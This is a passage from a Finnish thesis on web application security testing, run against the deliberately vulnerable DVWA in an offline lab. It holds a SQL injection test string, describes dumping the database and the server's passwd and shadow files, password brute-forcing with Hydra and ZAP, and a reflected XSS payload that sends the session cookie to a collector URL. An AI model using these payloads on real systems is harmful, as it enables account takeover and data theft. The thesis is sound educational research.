Haavoittuvuus löydettiin DVWA-sovelluksen sqli-sivusta. Sovellukseen voidaan syöttää numero, jolloin sovellus kertoo numeroa vastaavan käyttäjänumeron ja sitä vastaavan henkilön etu- ja sukunimen. Sovelluksen haavoittuvuusmahdollisuus varmennettiin vielä käsin komennolla:

```
ton1' OR 1=1 --
```

Union-määreen avulla luotiin sellaisia injektioita, joilla kerättiin seuraavia tietoja kannasta: tietokannan versionumero, kannan nimi, taulujen nimet, taulujen rakenne, haavoittuvan käskyn rakenne, taulujen tietoja sekä sovelluksen ja tietokannan käyttäjätunnukset ja salasanat. Edellisillä injektioilla saatiin aina uutta tietoa seuraavaan injektioon käytettäväksi. Kokeessa luettiin myös Linux-palvelimen ”passwd” ja ”shadow” -tiedostojen sisältö saaden palvelimen käyttäjätunnukset ja salatut salasanat. (Liite 1, 11 - 14.)

4.2 Autentikoinnin murtaminen

Autentikoinnilla tarkoitetaan käyttäjän tunnistamista ja todentamista, joilla käyttäjän identiteetti varmennetaan. Web-sovelluksissa myös käyttäjäoikeuksien määritteleminen on olennaisena osana autentikointia. Sovelluksissa tämä voidaan tehdä käyttäjätunnus-salasana-yhdistelmällä. Käyttäjä

antaa oman henkilökohtaisen tunnuksensa ja salasanan, jonka sovellus tarkistaa tietokannastaan ja tämän mukaan antaa käyttöoikeuden käyttää sovelluksen muita sivuja.(Stuttard & Pinto 2011, 18, 159.) (Kuva 22)

Kuva 22. DVWA:n kirjautumissivu

Autentikointihaavoittuvuuksia löytyy Web-sovelluksesta esimerkiksi sisään kirjautuessa, salasanan vaihtamisessa, unohtunut salasana-toiminnossa, arvattavissa tunnuksista ja salasanoissa, henkilökohtaisten tietojen päivittämisesssä sekä salasanoissa, jotka eivät koskaan vanhene. (Stuttard & Pinto 2011, 122 - 123.)

Autentikointihaavoittuvuuksia tulee suunnittelussa tai sovelluksen ohjelmoinnissa. Näissä esiintyy usein haavoittuvuuksia, koska suunnittelijat ja kehittäjät unohtavat kysyä itseltään yksinkertaisen kysymyksen: Mitä hyökkääjä voi saavuttaa, mikäli hän keskittyy hyökkäämään autentikointimekanismiin? (Stuttard & Pinto 2011, 159.)

4.2.1 Suunnitteluvirheet autentikointimekanismeissa

Stuttard ja Pinto kirjoittavat sovellusten autentikointimekanismeissa olevan enemmän suunnittelussa syntyneitä haavoittuvuuksia, kuin missään muussa tietoturvamekanismissa. Suunnitteluvirheistä mainittakoon huonot salasanat, mahdollinen brute force-kirjautuminen ja salasana-syötteen puutteellinen tarkistus. Haavoittuvuuksia esiintyy myös salasanan vaihtamisessa ja salaamattomassa yhteydessä. (Stuttard & Pinto 2011, 161 – 184.)

Useat Web-sovellukset eivät tarkista käyttäjän antamia salasanoja. Huonoja salasanoja ovat hyvin lyhyet tai tyhjät salasanat, tunnetut sanat tai nimet ja samat kuin käyttäjänimi tai oletussalasana. On huomioitava, että selainpohjaiset salasanavarmistukset eivät välttämättä ole tietoturva-aukkoja,

koska normaalit käyttäjät eivät näitä aukkoja yritä kiertää. (Stuttard & Pinto 2011, 161 – 159.)

Brute force-hyökkäyksessä käydään läpi eri tunnuksia ja salasanoja niin kauan, kunnes oikea yhdistelmä löydetään. Hyökkääjä saattaa tietää sovellukseen käyvät tunnukset ja käyttää näitä jokaisessa kirjautumisyrityksessä yrittäen aina uudella sanasanalla. Mikäli sovellus antaa yrittää uutta kirjautumista uudelleen ja uudelleen, voidaan jo sen sanoa olevan haavoittuvuus. Tällaista hyökkäystä varten on erillisiä työkaluja, jotka käyvät lävitse varta vasten laadituista sanakirjoista yleisimpiä sanoja tai systemaattisesti jokaisen mahdollisen merkkiyhdistelmän. Tällaisen hyökkäyksen mahdollisuus tulee huomioida myös salasanan vaihtamistoiminnossa. (Stuttard & Pinto 2011, 162 – 163, 170.)

Käyttäjä/salasana väärin-toiminnossa sovellus antaa kirjautumisyrityksillä eri vastauksen riippuen siitä, onko tunnus oikein vai väärin. Hyökkääjä voi käyttää tätä hyväksi kokeilemalla eri tunnuksia ja pitämällä kirjaa oikeista tunnuksista. Tämä mahdollistaa tunnusten selvittämisen brute force-hyökkäyksellä.(Stuttard & Pinto 2011, 166.)

Sovellukset, jotka rekisteröityessä antavat käyttäjän valita tunnuksensa eivät välttämättä tarkista, onko annettu tunnus jo käytössä. Tämä on nykyään hyvin harvinainen haavoittuvuus, mutta kuitenkin mahdollinen. Se mahdollistaa saman tunnuksen käytön kahdella eri henkilöllä. (Stuttard & Pinto 2011, 181.)

Jotkut sovellukset generoivat käyttäjälle tunnuksen. Näiden luomisessa voidaan käyttää ennalta arvattavaa generaattoria. Esimerkiksi kayttaja456, kayttaja457 ja kayttaja458. Tällöin hyökkääjän on helppo luoda tunnuslistoja brute force-hyökkäykseen. (Stuttard & Pinto 2011, 182 – 183.)

Sovellus voi lähettää käyttäjälle hänen rekisteröityessään tunnuksen ja salasanan. Mikäli salasana on sovelluksen generoima, voi hyökkääjä selvittää tämän muodostamiskaavan ja selvittää seuraavan rekisteröityvän käyttäjän salasanan. Jos sovellus lähettää uuden salasanan käyttäjälle, on tämä merkki, ettei salasanoja käsitellä asiaankuuluvalla tavalla. (Stuttard & Pinto 2011, 184.)

Sovelluksen suunnittelijat ottavat usein huomioon tilanteet, joissa käyttäjä unohtaa salasanansa. Tämä kuitenkin samalla luo uusia mahdollisuuksia hyökkääjälle. Sovellus saattaa kysyä käyttäjältä salaista kysymystä, jonka käyttäjä on asettanut aikaisemmin, kuten äidin tyttönimi, koiran nimi tai lempiopettaja. Usein nämä tiedot ovat julkisesti saatavilla käyttäjistä. (Stuttard & Pinto 2011, 173.)

Käyttäjän imitointi-toiminnolla sovelluksen oikeutetuille käyttäjille annetaan muiden käyttäjien tileihin ja toimintoihin käyttömahdollisuus. Jotkut pankkisovellukset antavat tukipalvelun auttaa käyttäjiä tällä tavoin. Tämä voidaan toteuttaa HTTP-otsikkotietoihin liitettävällä evästetiedolla. (Stuttard & Pinto 2011, 178.)

Joskus sovellus saattaa luoda unohdetun salasanan tilalle tilapäisen salasanan, jonka avulla käyttäjä voi kirjautua. Tämän salasanan luontiprosessi ei välttämättä luo riittävän vahvaa salasanaa. Tämä antaa hyökkääjälle mahdollisuuden käydä lävitse heikkoja salasanoja ja onnistuessaan päästä sisälle järjestelmään. (Stuttard & Pinto 2011, 173.)

Mikäli sovellus ei salaa liikennettä käyttäjän ja sovelluksen välillä, on tunnuksen ja salasanan selvittäminen mahdollista salakuuntelemalla HTTP-liikennettä. Vaikka yhteys sinällään olisi salattu HTTPS-protokollalla, niin käytettäessä HTTP-protokollan GET-metodia tunnus ja salasana näkyvät osana sivun osoitetta salaamattomana. (Stuttard & Pinto 2011, 169 - 170.)

Muista minut-toiminnolla nopeutetaan käyttäjän kirjautumista sovellukseen samalla tietokoneella. Nämä toiminnot ovat usein haavoittuvaisia. Jotkut muista minut-toiminnoista käyttävät evästeissä olevaa tietoa ohittaen autentikoinnin kokonaan. Tämä eväste tallennetaan selaimeen. Kuitenkin hyökkääjän tietäessä muista minut-toiminnon evästeen muodostumisperiaatteen, voi hyökkääjä asettaa sen omaan selaimeensa ja ohittaa täten autentikointimekanismin. (Stuttard & Pinto 2011, 175 - 176.)

4.2.2 Kehitysvirheet autentikontimekanismeissa

Kehitysvaiheen virheistä autentikointimekanismeissa Stuttard ja Pinto mainitsevat osittaisen kirjautumisen mahdollistavan kirjautumismekanismin, heikkoudet monitasoisessa kirjautumismekanismissa ja salasanojen salaamattoman varastoinnin. Osittaisessa kirjautumisessa hyökkääjä saa joitain käyttöoikeuksia sovellukseen, vaikka sovellus ei ole voinut autentikoida käyttäjää. Tämä saattaa mahdollistaa sovelluksen toimintojen osittaisen käytön. Tällainen virhe tulee ohjelmoitaessa sovellusta. (Stuttard & Pinto 2011, 185.)

Sovelluksissa saatetaan käyttää monitasoista kirjautumismekanismia. Yhdessä tasossa annetaan käyttäjätunnus ja salasana ja toisessa tasossa nelinumeroinen koodi. Tällaisissa toiminnoissa sovelluksen autentikoinnin toinen taso saattaa luottaa selaimen aikaisempaan sivustoon, josta tähän tasoon viitattiin. Tämän arvon voi hyökkääjä muokata HTTP-kyselyyn ohittaen ensimmäisen tason autentikoinnin. (Stuttard & Pinto 2011, 186 - 187.)

Tallennettaessa salasanoja tietokantaan, saattavat nämä olla salaamattomassa muodossa ja selkokielisenä. Tällöin hyökkääjä saadessaan salaamattoman salasanan pystyy käyttämään sitä sellaisenaan kirjautuessaan käyttäjän tunnuksella. (Stuttard & Pinto 2011, 190 - 191.)

4.2.3 Autentikoinnin murtamisen kokeen tulokset

DVWA-sovelluksen autentikointia tutkittiin ensin ZAP-ohjelman avulla, jossa todettiin selaimen lähettävän tunnuksen ja salasanan POST-metodilla sovelluksen logiikalle. Kirjautuminen suoritettiin usealla eri vaihtoehdolla

tutkien kaikki mahdolliset sovelluksen vastaukset. Aikaisemmassa hyökkäyksessä saatiin sovelluksen tietokannasta selville käyttäjätunnukset ja näitä käytettiin osana autentikointimekanismin murtamistestausta. (Liite 1, 15 - 20.)

Kokeessa käytettiin kahta murtautumistyökalua Web-sovelluksen autentikoinnin murtamiseen: OWASP ZAP ja Hydra. Molempien olennaisena komponenttina ovat tunnus- ja salasanalistat. Näistä löytyviä syötteitä vastaan testataan kaikki tunnus-salasana-yhdistelmät, joilla olisi teoriassa mahdollista kirjautua. Hydra pystyy käymään lävitse kaikki tunnus-salasana-vaihtoehdot yhdellä komennolla, kun ZAP käy lävitse joko tunnuslistan tai salasanalistan. (Liite 1, 15 - 20.)

Molemmilla ohjelmilla pystyttiin murtamaan DVWA-sovelluksen autentikointi. On kuitenkin huomioitava aktiivisen autentikoinnin murtatumisen hitaus. Tunnus-salasana-yhdistelmiä käytiin lävitse 169 kappaletta, mihin kului aikaa kahdeksan minuuttia. Tunnus- ja salasanalistat saattavat olla tuhansien sanojen pituisia. Sovelluksen tunnuksien saaminen nopeuttaa huomattavasti autentikoinnin murtamista. Autentikoinnin murtamista testattiin onnistuneesti myös SQL-injektioilla. Tähän tarvittiin kuitenkin tunnus, jonka avulla voitiin tunnistautua. (Liite 1, 15 - 20.)

4.3 Sessioiden murtaminen

Session hallinta on olennainen osa Web-sovelluksia. Se mahdollistaa kyselyn lähettäjän tunnistamisen useiden muiden kyselyiden joukosta. Ilman tätä ei sovellus voi tunnistaa, mikä kysely kuuluu millekin käyttäjälle. Ilman sessioita joutuisi käyttäjä lähettämään tunnuksensa ja salasanansa sovellukselle jokaisella kyselyllä tunnistamista varten. Sessioiden avulla säilytetään käyttäjätiedot palvelimella session ajan. Kaikkea tietoa ei tarvitse tällöin lähettää käyttäjän selaimelle evästeissä. Sessiosta lähetetään yksilöllinen sessiotunniste evästeissä. (Stuttard & Pinto 2011, 205.) (Kuva 23)

```
GET /dwva/dvwa/css/login.css HTTP/1.1
Host: 127.0.0.1
Accept: image/webp,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: fi-FI,fi;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: security=high; PHPSESSID=brmri26tjgmcq1pq6lbjpi2lb5
Referer: http://127.0.0.1/dwva/login.php
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
```

Kuva 23. PHPSESSID on PHP-ohjelmointikielellä luotu sessiotunniste

Web-sovellusten ollessa vuorovaikutteisia, pitää niihin rekisteröityä ja kirjautua. Käyttäjän kirjautuessa sovellukseen hänet tunnistetaan. Tämän jälkeen sovelluksen pitää tunnistaa käyttäjä aina jokaisen kyselyn yhteydessä. Tämä tapahtuu sessioilla. Kun käyttäjä lähettää kyselyn sovellukselle ensimmäisen kerran, lähettää sovellus vastauksen evästeissä mukana myös sessiotunnuksen. Selain lähettää tämän tunnuksen jokaisessa kyselyssä sovellukselle, jotta sovellus tunnistaa kyselyn.(Stuttard & Pinto 2011, 206 - 207.)

Mikäli hyökkääjä pystyy murtamaan sessiot, voi hän ohittaa autentikoinnin. Hyökkääjän tarkoituksena on käyttää Web-sovellukseen kirjautuneen käyttäjän sessiotunnusta ja täten kaapata käyttäjän tili. Session heikkoudet on kategorioitu kahteen osaan eli heikkouteen sessiotunnisteen luomisessa ja heikkouteen sessiotunnisteen hallinnassa. Näiden avulla hyökkääjä voi päästä pääkäyttäjäksi sovellukseen ja vaarantaa sovelluksen tietoturvan. (Stuttard & Pinto 2011, 205, 207.)

Session luomisessa saatetaan käyttää merkityksellisiä tunnuksia, ennalta arvattavia tunnisteita tai tunnuksen loogista luontikaavaa, jotka mahdollistavat sessioiden kaappaamisen. Heikossa sessiotunnisteessa voi olla käyttäjän tunnus, käyttäjän etu- ja sukunimi, käyttäjän sähköposti, käyttäjän IP-osoite tai päivämäärä. (Stuttard & Pinto 2011, 210 - 219.)

Mikäli sessiotunnisteiden hallinta on heikkoa, voi hyökkääjä saada käyttäjän tilin hallintaansa. Tällaiset haavoittuvuudet avaavat mahdollisuuksia monelle hyökkäykselle. Esimerkki sessiotunnisteen heikosta hallinnasta on kyseessä, jos sovellus käyttää salaamatonta HTTP-yhteyttä tai tallentaa sessiotunnisteen sovelluksen sellaiselle palvelimelle, mihin hyökkääjä voi päästä käsiksi. (Stuttard & Pinto 2011, 233.)

Pauli esittelee kolme eri suosituinta sessiohyökkäystä: session kaappaaminen (*Session hijacking*), session uudelleenkäyttäminen (*Session fixation)* ja session lahjoitus (*Session donation*). Session kaappaaminen tapahtuu, kun käyttäjän sessiotunnus varastetaan ja hyökkääjä käyttää tätä esittääkseen käyttäjää. Tämä voidaan toteuttaa useilla tavoilla, mutta XSS-hyökkäys on yleisin. Session uudelleenkäyttämisessä (*session fixation*) hyökkääjä kirjautuu omalla tunnuksella sovellukseen ja syöttää toimivan sessiotunnuksen käyttäjälle. jonka jälkeen käyttäjä kirjautuu omilla tunnuksillaan sovellukseen. Tällöin hyökkääjällä ja käyttäjällä on sama sessiotunnus. Session lahjoitus on samantyyppinen session uudelleenkäyttämisen kanssa, mutta sen tarkoituksena on antaa hyökkääjän tilin näkymä käyttäjälle. Kun käyttäjä täyttää arkaluontoisia tietoja, tallentuvat nämä hyökkääjän profiiliin. Session uudelleenkäyttäminen ja lahjoitus vaativat sessiotunnuksen lähettämisen osoiterivillä. Ilman tätä ei sessioita voida lähettää. Sessioiden luontiprosessin satunnaisuuden haavoittuvuuden selvittäminen on turhaa nykypäivän algoritmeilla. Web-sovelluskehittäjän pitää olla hyvin taitamaton, että tällainen haavoittuvuus ilmenisi. (Pauli 2013, 130 - 131.)

4.3.1 Cross-Site Scripting

Selaimen ottaessa yhteyttä sovellukseen muodostuu näiden välille luottamussuhde. Selain olettaa sovelluksen lähettämien dokumenttien ja siinä olevien linkkien olevan turvallisia ja hakee esimerkiksi kuvia, CSS-tiedostoja ja muita linkattuja tiedostoja automaattisesti. Selain myös toteuttaa sovelluksen palauttamassa tiedostossa olevat JavaScript-kielellä ohjelmoidut toiminnot. Sovellus luottaa käyttäjään sessiotunnisteen perusteella. (Pauli 2013, 142.)

Jos sovellus on haavoittuvainen Cross-Site Scripting eli XSS-hyökkäykselle, voi hyökkääjä kaapata session käyttäjältä. Hyökkääjä luo linkin, joka sisältää JavaScriptillä luodun toiminnon. (Pauli 2013, 142.)

```
HTTP://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3Cscript
%3Evar+i%3Dnew+Image%3B+i.src%3D%22http%3A%2F%2F127.0.0.1%2
Fdvwa%2Fkukkuu.php%22%2Bdocument.cookie%3B%3C%2Fscript%3E
```

Hyökkääjä lähettää tämän JavaScriptiä sisältävän linkin sellaiselle käyttäjälle, joka käyttää tätä sovellusta. Käyttäjän painaessa linkkiä, selain lähettää kyselyn tähän osoitteeseen ja myös linkin lopussa olevan JavaScriptin. Sovellus ottaa vastaan JavaScriptin, asettaa sen osaksi tiedostoa ja lähettää sen takaisin käyttäjän selaimelle osana HTML-tiedostoa. Koska selain luottaa palvelimen lähettämiin tietoihin, suorittaa selain myös JavaScriptiin ja lähettää sessiotunnisteen sisältävän evästetiedon JavaScriptissä kirjoitettuun osoitteeseen.


Edellä kuvattu linkki toteuttaa toiminnon, joka kerää sessio-tiedot ja lähettää ne hyökkääjän haluamaan osoitteeseen. Hyökkääjä voi käyttää tätä sessiotunnusta kaapatakseen käyttäjän session ja täten saada käyttäjän tilin haltuun. Linkkiin sijoitettu toiminto käännettynä on:

```
<script>var i=new Image;
i.src=http://127.0.0.1/dvwa/kukkuu.php
document.cookie;</script>
```

4.3.2 Sessioiden murtamisen kokeen tulokset

Sessiotunnisteen luonnissa käytettävää satunnaisuutta tutkittiin Burp Suite-ohjelmalla. Burp Suite teki 10 000 kyselyä kirjautumissivuun ja tutki bittitasolla näiden satunnaisuutta. Burp Suite-ohjelman antaman tuloksen mukaan sessiotunnisteita ei voida arvata tai ennustaa. Selain kuitenkin käyttää uloskirjautumisen jälkeen samaa sessiotunnusta uudelleen kirjautuessa, minkä sovelluksen logiikka hyväksyy. Sessiotunnus ei jää kuitenkaan aktiiviseksi uloskirjautumisen jälkeen. (Liite 1, 21 - 25.)

XSS-haavoittuvuus löytyi OWASP ZAP-ohjelman viittaamasta tiedostosta. Tämä todennettiin vielä räätälöidyllä XSS-hyökkäyksellä, jossa käyttäjän sessiotunnus lähetettiin valittuun osoitteeseen JavaScript-kielellä käyttämällä HTTP-protokollan GET-metodia. Todennus tehtiin pysäyttämällä liikenne ja tutkimalla kyselyn sisältö. (Kuva 24) Sessiotunnuksen käyttöä kahdessa eri selaimessa yhtä aikaa ei pystytty tutkimaan, koska käyttöjärjestelmään ei onnistuttu asentamaan kahta selainta. HTTP-liikennettä ei voitu salakuunnella, koska selain ja sovelluksen logiikka sijaitsi samassa käyttöjärjestelmässä. (Liite 1, 21 - 25.)



Kuva 24. Cross-Site Scirpt -hyökkäyksenhaavoittuvuuden todentaminen

5 YHTEENVETO

Tietoturvahaavoittuvuuksien huomaamatta jääminen on ongelma Web-sovellusten kehittämisessä. Mikäli sovellus toimii kehittäjien haluamalla tavalla, luo se helposti kuvitelman, että sovellus olisi kokonaisuutena valmis. Vaikka käyttöliittymässä on kaikki toiminnot ja rajoitukset valmiina ja logiikka osaa vastaanottaa käyttöliittymästä lähetettyä dataa, ei sovelluksen rakenne kokonaisuutena ole välttämättä valmis. Testauksia tehdään kehittämisen ohessa, mutta pääosin vain niille toiminnoille, joita käyttöliittymässä on. Tutkimus nostaa esille konkreettisia ja kriittisiä ongelmakohtia, jotka saattavat usein jäädä huomaamatta.

Tutkimuksessa toteutetuista kontrolloiduista kokeista ja käytetyistä menetelmistä on liitetty yksityiskohtainen raportti opinnäytetyödokumenttiin. Testauksessa käytetty virtualisointialusta, käyttöjärjestelmä, testauksen kohde ja testeissä käytetyt tietoturvatestausohjelmat ovat kenen tahansa ladattavissa ja asennettavissa ilmaiseksi. Näiden ohjelmien avulla kuka tahansa voi toistaa tutkimuksessa tehdyt kokeet.

Luvussa kaksi tutkittiin Web-sovellusten rakennetta ja Web-sovelluksen käyttämää yhteysprotokollaa. Luvussa kolme tutkittiin Web-sovelluksen tietoturvatestaamista myös osana yrityksen IT-tietoturvatestaamista. Web-sovellusten tietoturvatestaamisen kohteena ei ole pelkästään sovellus itsessään, vaan yrityksen koko IT-infrastruktuuri. Haavoittuva Web-sovellus on tietoturva-aukko tähän infrastruktuuriin.

Tietoturvatestaaminen on jaoteltu neljä eri tasoon, joista kaksi ensimmäistä, eli tiedustelu ja kartoitus, ovat eniten aikaa kuluttavia vaiheita. Tietoa kerätään laajalti ja eri lähteistä pyrkien saamaan sekä kokonaiskuva että yksittäisiä tiedonjyviä yrityksen IT-infrastruktuurista. Kolmas ja neljäs taso pitävät sisällään itse hyökkäyksen ja joko saatavuuden ylläpidon tai raportoinnin, jotka laajan kartoituksen jälkeen ovat suoraviivaisia toteuttaa. Näitä tasoja joudutaan iteroimaan useaan kertaan, koska onnistuneissa hyökkäyksissä saatetaan saada sellaista tietoa, joita voidaan hyödyntää edellisissä epäonnistuneissa hyökkäyksissä. Jokainen paljastuva tieto saattaa edesauttaa uutta hyökkäystä onnistumaan.

Luvussa neljä tarkastellaan lyhyesti kymmentä eri kriittistä haavoittuvuutta. Niistä monessa ilmenee riippuvaisuuksia toisista haavoittuvuuksista. Vaikka monet haavoittuvuudet sovelluksesta periaatteessa löytyisivät, voi niiden hyväksikäyttö olla estetty toisaalla. Tutkittaviksi haavoittuvuuksiksi valittiin sellaiset, joiden toteuttamiseen ei vaadita vuorovaikutusta käyttäjän ja hyökkääjän välillä ja jotka ovat mahdollisimman riippumattomia toisista haavoittuvuuksista. Tutkittaviksi valikoituneet haavoittuvuudet olivat injektiot ja heikkoudet autentikoinnissa ja session hallinnassa. Cross-Site Scripting -haavoittuvuutta tutkittiin vain sen verran, mitä session kaappaamisen havainnollistamiseen oli tarpeellista.

Kaikilla edellä mainituilla haavoittuvuuksilla voidaan murtaa sovelluksen pääsynhallinta ja täten myös sovelluksen tietoturva. Autentikoinnin murtaminen voidaan tehdä ilman aktiivista käyttäjää, mutta session murtamisessa sellainen tarvitaan. Injektioilla voidaan puolestaa murtaa sovelluksen ja palvelimen pääsynhallinta ja luottamuksellisuus. Käytännössä palvelimeen saadaan täysi hallinta injektioiden avulla.

Jotta injektioita voidaan käyttää hyväksi, pitää sovelluksesta löytyä tietokantaa tai komentokehotetta hyödyntävä toiminto. Lisäksi sovelluksesta pitää löytyä datan vastaanottomahdollisuus. Näitä voidaan käyttää GET ja POST -metodeilla sekä HTTP-otsikoilla. Autentikointitoimintoja on useassa paikassa sovelluksessa ja tärkeimpinä mainittakoon sisään kirjautuminen ja salasanan vaihtaminen. Session haavoittuvuudet johtuvat heikosta session luomista ja hallinnasta.

Tutkimuksessa käytettiin kuutta eri ohjelmaa kartoitukseen ja hyökkäykseen. Web-sovellusten tiedustelu ja haavoittuvuuskartoitus onnistui näiden avulla yksinkertaisesti ja suoraviivaisesti. Salasanojen murtamiseen löytyi ohjelmia, jotka pystyivät murtamaan palvelimen ja sovelluksen käyttäjien tiivistettyjä salasanoja. Näistä ohjelmista tärkeimpiä ovat Proxy-palvelimet, jotka asetetaan selaimen ja Web-sovelluksen logiikan väliin. Proxy-palvelimet mahdollistavat datan mielivaltaisen muokkaamisen, jolloin mitään käyttöliittymään asetettuja rajoituksia ei voida pitää tietoturvaa parantavina toimenpiteinä.

Yksi helpoimmista tavoista vaarantaa Web-sovellusten tietoturva on käyttää OWASP ZAP -ohjelmaa sovelluksen tiedusteluun ja haavoittuvuuskartoitukseen. Haavoittuvuuskartoitus tapahtuu toteuttamalla hyökkäyksiä, jolloin haavoittuvuus löytyy, kun sovelluksen tietoturva kyetään murtamaan. ZAP kertoo haavoittuvuuden ja kuvaa miten se löydettiin, jolloin räätälöityjen ja täten tarkoituksenmukaisempien hyökkäyksien toteuttaminen on suoraviivaista ja nopeaa. Mikäli kyseistä ohjelmaa ei ole käytettävissä automatisoitujen hyökkäysten toteuttamiseen, voidaan haavoittuvuuskartoituksessa käyttää myös tunnettuja hyökkäyksiä käyttäjäsyötteissä manuaalisesti ja tutkia palautteet.

Tutkimuksen asiakkaan, Hämeen ammattikorkeakoulun, näkökulmasta tässä tutkimuksessa ilmeni useita jatkotutkimuskohteita, joiden tuloksia voidaan hyödyntää opetuksessa ja opetuksen tehostamisessa. Tässä tutkimuksessa tutkittiin OWASP:n julkaiseman listan kolmea ensimmäistä haavoittuvuutta ja niiden hyväksikäyttöä hyökkäyksissä. Loogisia tutkimuskohteita ovat seuraavat seitsemän haavoittuvuutta. Tämä tutkimus voidaan myös toistaa testaten samoja haavoittuvuuksia toisilla ohjelmointikielillä ja tietokannoilla.

Tutkimus esitteli autentikointien purkamiseen tarkoitettuja ohjelmia, joiden soveltuvuutta voidaan tutkia tietoturvakurssin salaukseen liittyvässä opiskelumateriaalissa. Proxy-ohjelmat sopinevat myös Web-sovelluskehityksen ja tietoliikenneyhteyksien opettamiseen, koska ne antavat konkreettisen näkymän muuten abstraktiin aiheeseen. Tietoturvan testaamiseen tarkoitettujen ohjelmien tutkimista voidaan myös jatkaa Kali

Linuxin tarjotessa näitä kohdennetusti yhdestä käyttöjärjestelmästä. Myös ilmainen virtualisointialusta VirtualBox saattaa olla käyttökelpoinen käyttöjärjestelmien virtuaalisointiin paikallisesti.

LÄHTEET

Apache, 2014, The Apache Software Foundation
Viitattu 4.5.2014, www.apache.org

Burp Suite Introduction, 2014. Portswigger
Viitattu 3.5.2014. http://www.portswigger.net/burp/

Clarke, J. 2009. SQL Injection Attacks and Defence. Syngress.

Cunningham, J. B. 1997. Case study principles for different types of cases. Quality and Quantity.

DVWA, Verkkosivu
Viitattu 3.5.2014, http://www.dvwa.co.uk/

Engebretson, P. 2011. The Basics of Hacking and Penetration Testing. Syngress.

Granlund, K. 2007. Tietoliikenne. WSOY.

Hakala, M., Vainio, M. & Vuorinen O. 2006. Tietoturvallisuuden käsikirja. Docendo.

Hovi, A. 2012. SQL -opas. Docendo

Hovi, A., Huotari J. & Lahdenmäki, T. 2005. Tietokantojen suunnittelu & indeksointi. Docendo

John the Ripper Introduction, 2014, Openwall
Viitattu 4.5,2014 http://www.openwall.com/john/pro/linux/

Järvinen, P. & Järvinen, A. 2012. Tutkimustyön metodeista. Opinpajan kirja

Järvinen, P. 2012. Arjen tietoturva: Vinkit ja ratkaisut. Docendo.

Kali etusivu, 2014
Viitattu 4.5.2014, http://www.kali.org/

Kontio, M.,Vierimaa, K. & Niskanen, P. 1999. WWW -ohjelmointi. IT Press.

Laaksonen, M., Nevasalo, T. & Tomula, K. 2006. Yrityksen tietoturvakäsikirja: Ohjeistus, toteutus ja lainsäädäntö. Edita.

Nmap introduction, 2014, Nmap.org
Viitattu 4.5.2014 http://nmap.org/book/intro.html#idm226650805152

OWASP Top Ten – 2013, The Open Web Application Security Project
Viitattu 5.2014, https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013

PHP manual, 2014, php
Viitattu 4.5.2014, http://fi2.php.net/manual/en/function.exec.php

Stuttard, D., Pinto, M. 2011. The Web Application Hacker's Handbook, Second edition. Wiley Publishing.

THC -Hydra, 2014, THC
Viitattu 4.5.2014 www.thc.org/thc-hydra

Paananen, J. 2005. Tietotekniikan Peruskirja. Docendo.

Pauli, J. 2013. The Basics of Web Hacking. Syngress.

VirtualBox User Manual . 2014. Oracle
Viitattu 3.5.2014, http://download.virtualbox.org/virtualbox/UserManual.pdf

w3school, 2014
Viitattu 4.5.2014, http://www.w3schools.com/

Yin, Robert K. 1989. Case Study Research. Sage publications

DVWA-sovelluksen tietoturvatestauksen pöytäkirja

HAMK	Tietojenkäsittely	Tekijä: Toni Järvinen

TIETURVATESTAUKSEN SISÄLLYSLUETTELO

1. Johdanto ja testiympäristö

Tämä testaus on osa opinnäytetyötä, jossa tutkitaan Web-sovellusten kriittisimpiä haavoittuvuuksia. Haavoittuvuuksia tutkitaan kartoittamalla ja hyökkäämällä tähän tarkoitukseen luotuun DVWA-sovellukseen. Isäntäkoneen käyttöjärjestelmää lukuun ottamatta kaikki ohjelmat ovat ilmaisia käyttäjälleen. Käytännössä pitäisi olla merkityksetöntä, mitä isäntäkoneen käyttöjärjestelmää ja virtuaalisointialustaa käyttää. Kaikki testaukset tehdään Kali Linux -käyttöjärjestelmän sisällä.

Isäntäkone: Windows 7 Professional -64 bit.
Virtualisointialusta: Oracle VM VirtualBox, 4.3.8
Käyttöjärjestelmä: Kali-Linux 3.12
Palvelinohjelma: Apache 2.2.22 Debian
Tietokanta: MySQL 5.5.35
Ohjelmointikirjasto: PHP 5.4.4-14
Sovellus: DVWA versio 1.0.7 Release Date 08/09/10
Käytetyt ohjelmistot: Nmap, Nikto, OWASP ZAP, Burp Suite, Hydra, John the Ripper

Fyysisen tietokoneen käyttöjärjestelmänä toimii Windows 7, johon on asennettu Oraclen VirtualBox-virtuaalisointialusta. Virtuaalisointialustaan on asennettu Kali Linux -käyttöjärjestelmä, jossa on valmiina Apache ja MySQL. Web-sovellus on asennettu tähän ympäristöön. Testaukset suoritetaan samalla käyttöjärjestelmällä, missä sovellus sijaitsee. Käyttöjärjestelmästä testausten ajaksi katkaistaan Internet-yhteys ja tämä varmennetaan ping-komennolla ja Internet-selaimella.

Testaus alkaa pisteestä, jossa testaajalla on hallussaan Web-sovelluksen IP-osoite ja domain-nimi (127.0.0.1/dvwa).

Sovellukselle ja tietokannalle on annettu täydet käyttöoikeudet palvelimelle.
DVWA-sovelluksen tietoturvataso: Low.

2. Tiedustelu ja kartoitus

2.1 Palvelimen tiedustelu ja kartoitus

Kohteen kartoitus aloitetaan tutkimalla sovelluksen robots.txt-tiedosto, josta ei kuitenkaan löydy mitään. Tämä sijaitsee osoitteessa:

127.0.01/dvwa/robots.txt

Tämän jälkeen tehdään porttiskannaus Nmap-ohjelmalla komentokehotteesta käskyllä:

